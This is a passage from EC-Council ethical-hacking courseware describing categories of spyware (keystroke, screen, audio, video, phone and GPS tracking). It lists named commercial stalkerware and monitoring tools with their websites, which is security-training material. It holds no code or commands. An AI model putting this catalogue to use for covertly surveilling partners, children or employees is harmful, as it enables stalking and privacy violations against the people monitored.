  Internet spyware is a tool that allows you to monitor all the web pages accessed by users on your computer in your absence. It makes a chronological record of all visited URLs. This automatically loads at system startup and runs in stealth mode, which means that it runs in the background undetected. The tool records all visited URLs into a log file and sends it to a specified email address. It provides a summary report of overall web usage, such as websites visited, and the time spent on each website, as well as all applications opened along with the date/time of visits. It also allows you to block access to a specific web page or an entire website by specifying the URLs or keywords that you want to be blocked.

- **Child-Monitoring Spyware**

  Child-monitoring spyware allows you to track and monitor what children are doing on the computer, both online and offline. Instead of looking over the child's shoulder, one can use child-monitoring spyware, which works in stealth mode; your children will not be aware of your surveillance. The spyware logs all programs used and websites visited, counts keystrokes and mouse clicks, and captures screenshots of activity. All the recorded data are accessible through a password-protected web interface as a hidden, encrypted file, or can be sent to a specified email address.

  This also allows you to protect children from accessing inappropriate web content by setting specific keywords that you want to block. It sends a real-time alert to you whenever it encounters the specific keywords on your computer, or whenever your children want to access inappropriate content.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Screen-Capturing Spyware**

  Screen-capturing spyware is a program that allows you to monitor computer activities by taking snapshots or screenshots of the computer on which the program is installed. These snapshots are taken locally or remotely at specified time intervals and either saved in a hidden file on the local disk or sent to an email address or FTP site predefined by the attacker.

  Screen-capturing spyware is not only capable of taking screenshots, but also captures keystrokes, mouse activity, visited website URLs, and printer activities in real time. The user can install this program or software on networked computers to monitor the activities of all the computers on the network in real time by taking screenshots. This works transparently in stealth mode so that you can monitor computer activities without users' knowledge.

- **USB Spyware**

  USB spyware is a program designed for spying on a computer, which copies spyware files from a USB device onto the hard disk without any request or notification. It runs in hidden mode, so users will not be aware of the spyware or surveillance.

  USB spyware provides a multifaceted solution in the province of USB communications, as it can monitor USB devices' activity without creating additional filters, devices, etc. that might damage the structure of the system driver.

  USB spyware lets you capture, display, record, and analyze the data transferred between any USB device and the connected PC and its applications. This enables it to work on device drivers or hardware development, thus providing a powerful platform for effective coding, testing, and optimization, and makes it a great tool for debugging software.

  It captures all the communications between a USB device and its host and saves it into a hidden file for later review. A detailed log presents a summary of each data transaction, along with its support information. The USB spyware uses a low level of system resources of the host computer. It works with its own timestamp to log all the activities in the communication sequence. USB spyware does not contain any adware or other spyware. It works with the most recent variants of Windows.

  - USB spyware copies files from USB devices to your hard disk in hidden mode without any request
  - It creates a hidden file/directory with the current date and begins the background copying process
  - It allows you to capture, display, record, and analyze data transferred between any USB device and the connected PC and applications

- **Audio Spyware**

  Audio spyware is a sound surveillance program designed to record sound onto a computer. The attacker can silently install the spyware on the computer, without

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

the permission of the computer user and without sending them any notification. The audio spyware runs in the background to record discreetly. Using audio spyware does not require any administrative privileges.

Audio spyware monitors and records a variety of sounds on the computer, saving them in a hidden file on the local disk for later retrieval. Therefore, attackers or malicious users use this audio spyware to snoop and monitor conference recordings, phone calls, and radio broadcasts that might contain confidential information.

It can record and spy on voice chat messages within various popular instant messengers. With this audio spyware, people can watch over their employees or children and find out with whom they are communicating.

It helps to monitor digital audio devices such as various messengers, microphones, and cell phones. It can record audio conversations by eavesdropping and monitoring all incoming and outgoing calls, text messages, etc. It allows live call monitoring, audio surveillance, SMS tracking, call logging, and GPRS tracking.

- **Video Spyware**

  Video spyware is software for video surveillance installed on a target computer without the user's knowledge. All video activity can be recorded according to a programmed schedule. The video spyware runs transparently in the background and secretly monitors and records webcams and video IM conversions. The remote access feature of video spyware allows the attacker to connect to the remote or target system to activate alerts and electric devices, and see recorded images in a video archive or even capture live images from all the cameras connected to the system using a web browser such as Internet Explorer.

- **Print Spyware**

  Attackers can monitor the printer usage of the target organization remotely by using print spyware. Print spyware is printer usage monitoring software that monitors printers in the organization. It provides precise information about print activities for office or local printers, which helps in optimizing printing, saving costs, etc. It records all information related to the printer activities, saves the information in an encrypted log, and sends the log file to a specified email address over the Internet. The log report consists of the exact print job properties, such as the number of pages printed, number of copies, content printed, and date and time at which the print action took place.

  Print spyware records the log reports in different formats for various purposes, such as in a web format for sending the reports to an email through the Internet, or in a hidden encrypted format to store on the local disk. The log reports generated will help attackers in analyzing printer activities. The log report shows how many documents each employee or workstation printed, along with the time. This helps in monitoring printer usage and determining how employees are using the printer. This

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

software also allows limiting access to the printer. This log report helps attackers to trace out information about sensitive and secret documents printed.

- **Telephone/Cellphone Spyware**

  Telephone/cellphone spyware is a software tool that gives you full access to monitor a victim's telephone or cellphone. It will completely hide itself from the user of the phone. It will record and log all activity on the phone, such as Internet use, text messages, and phone calls. Then, you can access the logged information via the software's main website, or you can also receive tracking information through SMS or email. Usually, this spyware helps to monitor and track phone usage of employees. However, attackers are using it to trace information from their target person's or organization's telephones/cellphones. Using this spyware does not require any authorized privileges.

  The most common telephone/cellphone spyware features include the following:

  - **Call History**: Allows you to view the entire call history of the phone (both incoming and outgoing calls).
  - **View Text Messages**: Enables you to view all incoming and outgoing text messages. It even shows deleted messages in the log report.
  - **Website History**: Records the entire history of all websites visited through the phone in the log report file.
  - **GPS Tracking**: Shows you where the phone is in real time. There is also a log of the cellphone's location so you can see where the phone has been.

  It works as depicted in the following diagram.




Figure 6.110: Telephone/cellphone spyware

- **GPS Spyware**

  GPS spyware is a device or software application that uses the Global Positioning System (GPS) to determine the location of a vehicle, person, or other attached or installed asset. An attacker can use this software to track the target person.

  This spyware allows you to track the phone location points, saves or stores them in a log file and sends them to the specified email address. You can then watch the target user location points by logging into the specified email address, and viewing the connected points tracing the phone location history on a map. It also sends

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

email notifications of location proximity alerts. An attacker traces the location of the target person using GPS spyware, as shown in the following figure.





Figure 6.111: GPS spyware


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Spyware Tools: Spytech SpyAgent and Power Spy

Spytech SpyAgent	Spytech SpyAgent allows you to monitor everything users do on your computer
Power Spy	Power Spy secretly monitors and records all activities on your computer



https://www.spytech-web.com



http://ematrixsoft.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Spyware Tools

Desktop and Child Monitoring Spyware	USB Spyware	Audio Spyware
ACTIVTrak *https://activtrak.com*	**USB Analyzer** *https://www.eltima.com*	**Spy Voice Recorder** *http://www.mysuperspy.com*
Veriato Cerebral *https://www.veriato.com*	**USB Monitor** *https://www.hhdsoftware.com*	**Spy Audio Listening Device** *https://www.securityplanet.co*
NetVizor *https://www.netvizor.net*	**USBDeview** *https://www.nirsoft.net*	**Spy USB Voice Recorder** *https://www.securityplanet.co*
SoftActivity Monitor *https://www.softactivity.com*	**Advanced USB Port Monitor** *https://www.oggsoft.com*	**Voice Activated Flash Drive Voice Recorder** *https://www.spytec.com*
SoftActivity TS Monitor *https://www.softactivity.com*	**USB Monitor Pro** *http://www.usb-monitor.com*	**Audio Spyware Snooper** *https://www.snooper.se*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Spyware Tools (Cont'd)

Video Spyware	Telephone/Cellphone Spyware	GPS Spyware
Movavi Video Editor *https://www.movavi.com*	Phone Spy *https://www.phonespysoftware.com*	Spyera *https://spyera.com*
Free2X Webcam Recorder *http://www.free2x.com*	XNSPY *https://xnspy.com*	mSpy *https://www.mspy.com*
iSpy *https://www.ispyconnect.com*	iKeyMonitor *https://ikeymonitor.com*	MOBILE SPY *http://www.mobile-spy.com*
NET Video Spy *https://www.sorbash.com*	OneSpy *https://onespy.com*	MobiStealth *https://www.mobistealth.com*
Eyeline Video Surveillance Software *https://www.nchsoftware.com*	TheTruthSpy *https://thetruthspy.com*	FlexiSPY *https://www.flexispy.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Spyware Tools

- **Spytech SpyAgent**

  Source: *https://www.spytech-web.com*

  Spytech SpyAgent is computer spy software that allows you to monitor everything users do on your computer—in total secrecy. SpyAgent provides a large array of essential computer monitoring features, as well as website, application, and chat client blocking, logging scheduling, and remote delivery of logs via email or FTP.

  As shown in the screenshot, attackers use Spytech SpyAgent to track the websites visited, online searches performed, programs and apps in use, file and printing information, email communication, user login credentials, etc. of the target system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.112: Screenshot of Spytech SpyAgent

- **Power Spy**

  Source: *http://ematrixsoft.com*

  Power Spy is PC-user activity-monitoring software. It runs and performs monitoring secretly in the background of a computer system. It logs all users on the system and users will not be aware of its existence.

  As shown in the screenshots, attackers use this tool to monitor the target system and record all user activities, such as screenshots, keystrokes, applications executed, windows opened, websites visited, chat conversations, documents opened, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.113: Screenshot of Power Spy

